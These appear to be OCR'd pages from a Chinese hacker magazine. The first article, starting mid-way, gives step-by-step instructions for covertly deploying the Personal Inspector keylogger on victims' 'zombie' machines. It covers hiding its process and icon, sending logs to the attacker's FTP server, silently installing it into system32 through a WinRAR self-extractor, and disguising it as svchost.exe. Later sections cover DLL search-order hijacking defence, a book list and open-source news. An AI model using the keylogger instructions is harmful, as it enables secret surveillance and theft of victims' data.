


图5 程序“设置”里的Invisibility菜单

这三项是保证程序正常启动和不被对方发现的关键，选中以后程序打开就悄无声息了。但有必要说明一下：

人物

personal inspector毕竟不是那种内核级的后门，它的进程隐藏只能躲过任务管理器的眼睛（其实已经很不容易了），但躲不过第三方进程工具，如用pslist就可以发现它。personal inspector的注册表隐藏Run键值也是很脆弱的，起先笔者以为它是利用钩子等截取查询结果来达到隐藏的，可经监视它的全部注册表操作后发现，personal inspector所谓的隐藏只是在程序启动时将Run中的启动键值删除，而在关闭系统的时候又重新将键值写入以便下次开机启动，如图6所示。




图6 Regmon的注册表监视结果

也就是说如果对方非正常关机的话（比如断电），那我可以很负责任地告诉你，肉鸡没有了，后果很严重。所以为了更加安全，我们可以把它注册成服务，这就仁者见仁，智者见智了。

在下面的“Startup”标签里不要忘记把“Load at Windows startup”钩选就行了。“Hot Keys”标签里的选项一个都不要选，这些是快捷键。这样即使别人发现了这个程序也没有办法打开它的界面，就更看不到我们的配置信息了。

下面的E-mail和FTP标签里设置记录的发送，笔者推荐用FTP，因为成功率高一些。简单介绍一下配置，以FTP为例，如图7所示。




图7 程序“设置”里的FTP菜单

选中“Send report file to FTP”，这样程序就会把记录的结果上传到你的FTP服务器。“Host name”就写FTP的服务器地址，具体的配置就不用说了吧，玩过木马的人都会填。上面的“Try every 12 hours”就是每隔12小时发送一次报告。“Clear logs after successful send”要选中，这样在成功发送记录后会把以前的记录删除，避免记录过大。最后点“Test”按钮测试一下，哈，成功了！在我的FTP空间里也发现了一个新建的文件夹“Report”。到这里基本配置算是完成了，点“OK”确定。现在任务栏里的图标就消失了，已经没有办法打开界面了，只能用pskill来结束掉svcmon.exe了。




图8 WinRAR的压缩文件参数设置

三、打包

结束掉svcmon.exe后，这5个文件就可以拿来用了。可是我们不能就这样把5个文件传到肉鸡上去吧？我们就用WinRAR来把它们打包成一个exe文件。先选中这5个文件然后点右键把它们添加到压缩文件，打开如图8所示的对话框。

选中“创建自解压格式压缩文件”选项，然后进入“高级”选项卡，点击“自解压选项”按钮打开“高级自解压选项”，如图9所示。




图9 WinRAR的“高级自解压选项”的设置

要是想把它放在对方的system32目录里，就在“解压路径”中填“%systemroot%\system32\”，然后在“解压后运行”中写主程序名“svcmon.exe”，再切换到“模式”选项卡，“缄默模式”选择“全部隐藏”，“覆盖方式”选择“覆盖所有文件”，最后确定，生成PIN.exe，大小560k，勉强过得去。我们把这个exe上传到肉鸡上运行，OK，收工。

到这里，personal inspector已经改造成我们的独门兵器了。

疑难解答

问：程序的主文件名svcmon.exe可以更改吗？

答：更改是可以的，不过有一点要非常注意，这个程序是根据自身的文件名来寻找配置文件的，也就是说假设当你把程序名svcmon.exe改为svchost.exe，那么程序将找不到配置文件而恢复默认设置，所以你必须同时将配置文件svcmon.cfg改名为svchost.cfg。建议把程序名改得迷惑性大一些，如svchost.exe（不能放入system32中了），这样用pslist也不容易发现。

问：程序通讯是安全的吗？配置的邮箱和FTP的用户名、密码会不会被别人得到？

答：由于SMTP和FTP协议本身的原因，这些敏感信息是无法被保护的，所以即使如本文中配置，使别人看不到你的配置信息，别人也可以通过使用sniffer工具嗅探网络通讯得到你的用户名和密码，所以请不要填写重要的邮箱或FTP。

【本文所涉及到的Filemon、Regmon、PI免安装版本、PI原始版本，已经收录在光盘中】

编辑点评：现在的小黑们真厉害，不放过任何一个可以“洗脑”的程序。这个过程十分详细，文章中所提到的工具在分析一些程序的行为时很有作用的，而用WinRAR自解压缩包却是通用的方法；personal inspector隐藏技术不太好容易丢失对目标的控制，这一点倒和后门byshell有些相同。

防止病毒利用系统搜索顺序的特性加载恶意DLL

yacou 杀毒防马研究组[A.V.T]

从本文你可以学到：
1. 什么是DLL。
2. 了解Windows系统加载dll的顺序及如何修改加载顺序。

dll一类攻击技术算是目前比较流行的了，但有一种老式的攻击方法却也始终有用武之地，这就是利用系统搜索顺序的特性加载恶意DLL。在谈正题之前首先说说什么是DLL。

DLL文件到底是什么？

人们常说的“DLL”（Dynamic Link Library）也就是“动态链接库”，是一个可以被其它应用程序共享的程序模块，其中封装了一些可以被共享的程序或资源。它和可执行文件（.EXE文件）非常类似，区别在于动态链接库中虽然包含了可执行代码却不能单独执行，而需由相应的应用程序直接或间接调用。

Windows操作系统在为每一个程序加载若干DLL文件，如果某个应用程序没有指定所需加载DLL文件的绝对路径时，操作系统会使用默认的搜索顺序来搜索需要加载的DLL文件。

默认的搜索顺序是：

内存、KnownDlls键值、清单与local、应用程序目录、当前工作目录、系统目录以及路径变量。

注意：如果系统安装在C盘且操作系统是WIN2000，那么系统目录有c:\winnt、c:\winnt\system和c:\winnt\system32。

KnownDlls这个键值是我们首先要注意的地方，许多木马和病毒都会在这里来加载一些恶意的DLL文件。我们可以通过打开注册表在**HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionManager\KnownDlls**和**HKEY_LOCAL_MACHINE\System\ControlSet001\Control\Session Manager\KnownDlls**下查看许多必需的DLL文件，如图1所示。




图1 KnownDlls键值项的相关内容

多检查这个地方说不定就有收获哦，病毒或木马的制作者也知道这里不是太安全，非法加载恶意的DLL文件很容易就被发现，所以许多病毒编制者会利用系统搜索顺序的特性加载恶意DLL，例如：一用户在某个目录下启动一个程序，此时这个目录就是当前目录，如果该目录下的DLL文件具有和系统DLL文件相同的名字，那么这个DLL就会被优先加载，而系统的DLL就不会被加载；又如果这个被加载的DLL被非法修改或替换过，那么就被病毒钻了空子。Nimda病毒用的就是这种攻击方法。

微软也意识到这一点，在推出windows 2000 sp2补丁的时候进行了相应补救，就是把当前工作目录的搜索顺序移到系统目录之后。我们打开注册表在**HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager**下把**SafeDllSearchMode**的值修改为1即可。

一点看法：有的朋友会问，既然微软做了相应的措施，那么我们何必还在这个问题上讨论呢？SafeDllSearchMode的值被修改为1后，虽然改变了搜索的顺序，但是在系统和软件的兼容性上却也打了折扣，出于这种考虑系统默认情况下还是没有修改原有的搜索路径，因此在这种前提下病毒对这个特性还是有利用价值的。现在几乎95%的应用程序在加载dll文件的时候没有对其进行完整性的检查，这也是导致病毒利用这里的原因之一。对于这种情况我们又该如何防御呢？这里，建议大家使用第三方软件SSM来进行有效的防范。

编辑点评：虽然大都知道这个地方最好进行相应的修改，但是多数人为了兼容性还是没有修改SafeDllSearchMode的值，所以，利用这个地方虽然不算新颖却还是有用武之地的。

【雕虫小技之VC专辑】

一些比较好的VC入门书籍

1)《VC++ 6.0技术内幕》

本书的主要内容：如何使用VC++开发程序以及一些编程专题，如Internet、COM、数据库等等。其实主要内容是MFC的简单使用。特点是比较全面地介绍了MFC，不深入。

2)《WINDOWS核心编程》

这本书不是入门的书，但是对入门帮助非常大。它介绍了WINDOWS的核心思想。

3)《WINDOWS 程序设计》

这本书是经典的Windows编程图书，主要讲述了Windows SDK编程的原理，被奉为圣经。

最近在几个论坛上看到好多个类似的帖子，争论Windows和Linux，或者是UNIX和Linux。类似这样的争论几乎从来就没有停止过，但几乎没有一次会有结局，或者是意见达成一致的。显然我们没有办法从这些争论中获取信息来判断我们该怎么做，去使用什么，去学习什么。那么，我们应该怎样判断呢？《黑客帝国》中的先知对NEO说："认识你自己。"或许我们应该先了解自己，而不是先祈求别人的了解。

本期窗外除了继续巩固大家的基础知识外，还为大家准备了重头戏！攻破Linux服务器！另外，还为大家提供了实用技巧：如何让系统的时间精确到毫秒～

Firefox 冲破了IE 的垄断，于是"开源"这个词变得家喻户晓。接着凡是开源的似乎都带了一些广告成分……就连芯片也要开始"开源"。Sun 公司的举动引来了许多争论，是步IBM 后尘？还是能有新的突破？来看本期的Linews吧！

Linews

播报员：lala

菜鸟初出巢 开源音乐软件挑战苹果iTunes

旧金山的初创公司Pioneers of the Inevitable发布了其开放源代码Songbird音乐软件的早期测试版本，并希望能够削弱苹果iTunes的垄断优势。

这家小公司希望Songbird能够成为"MP3领域的Firefox"。Firefox已经蚕食了IE的市场份额。Songbird确实使用了一些与Firefox一样的开放源代码技术，并希望能够借助开放源代码社区的力量增加新的功能。

第一版的Songbird偶尔会崩溃，缺乏iTunes或Windows Media player中一些更高级的功能，但它也展示了Pioneers of the Inevitable对音乐播放软件的看法：音乐播放软件应当将重心放在互联网，而不是计算机的硬盘上。

lala：Firefox是成功的典型，《黑客手册》的BBS使用Firefox访问的用户已经超过3成。越来越多的常用软件被替代，ONES开始冲击NERO，Google的Picasa也开始打ACDSee的主意。作为我们用户，多一些选择自然是好，但作为软件厂商，开源并不是一张招牌，似乎重心放在技术上更好一些。当然，选择开源，本身就是一种勇气。

Sun的新目标：借助Linux推广Niagara芯片

在推出UltraSparc T1 Niagara芯片的服务器时，Sun还悄悄地启动了一项软件计划：Linux和BSD Unix开放源代码操作系统成为Sparc计算机买主的一种认真的选择。

尽管在开发软件"生态系统"方面有一些经验——例如恢复在x86芯片上运行的Solaris操作系统。但是，在Linux和BSD Unix计划中，Sun面临着可怕的挑战。

通过UltraLinux、Aurora Linux等项目，Linux和一些BSD变种已经能够运行在Sparc芯片上，但在大多数潜在客户看来，它们并不适合商用。Red Hat和Suse先后在2000、2002年放弃了对Sparc芯片的支持。

要使Linux或BSD成为Sparc芯片上一种真正的选择，Sun必须借助外部开放源代码开发人员的帮助。更具挑战性的是，它还必须说服甲骨文等主要软件厂商相信，客户对Linux（BSD）—Sparc组合有足够的兴趣。

目前，商业性Linux的主要厂商是Red Hat和Novell，Sun需要说服它们相信Sparc的优势。但Red Hat和Novell都表示，它们目前对将Linux移植到Niagara上没有兴趣。

lala：似乎是走了OpenPower的后路，Sun开始OpenSparc。是祸是福？众说纷纭。lala看来不管是否成功，能尝试走x86之外的道路就是好事。

利用Firefox缺陷代码已出笼 可控制用户PC

能够被用来攻击Firefox用户的代码已经被公开发布出来，从而增加了用户升级到最新版Firefox的紧迫性。

本周早些时候发布到网上的二段代码利用了Firefox中的一个安全缺陷，Mozilla基金会已经在上周四发布的一个升级版本中修正了该缺陷。

作为对这些已经发布代码的反应，Mozilla基金会将该缺陷的危险等级由"中等"提高到了"危急"。

Mozilla基金会负责技术的副总裁迈克表示，这些恶意代码的发布时间在我们发布1.5.0.1升级版之后，此前，我们的大多数用户已经升级到了最新版本。

lala：nix上软件漏洞的总数量远远超过windows系列，但能引起较大危机的却很少。这次Firefox的漏洞利用可能是目前为止Firefox中最严重的一次了。lala正在努力拿到相关程序，与大家分享。

IBM向俄罗斯提供技术援助以求加速开源进程

据海外最新消息，为了拓展市场，IBM公司正在向俄罗斯程序开发者提供免费的软件以及教育资源。

IBM公司此举的目的是帮助程序开发者利用开放标准和开放源代码创作新的应用程序。

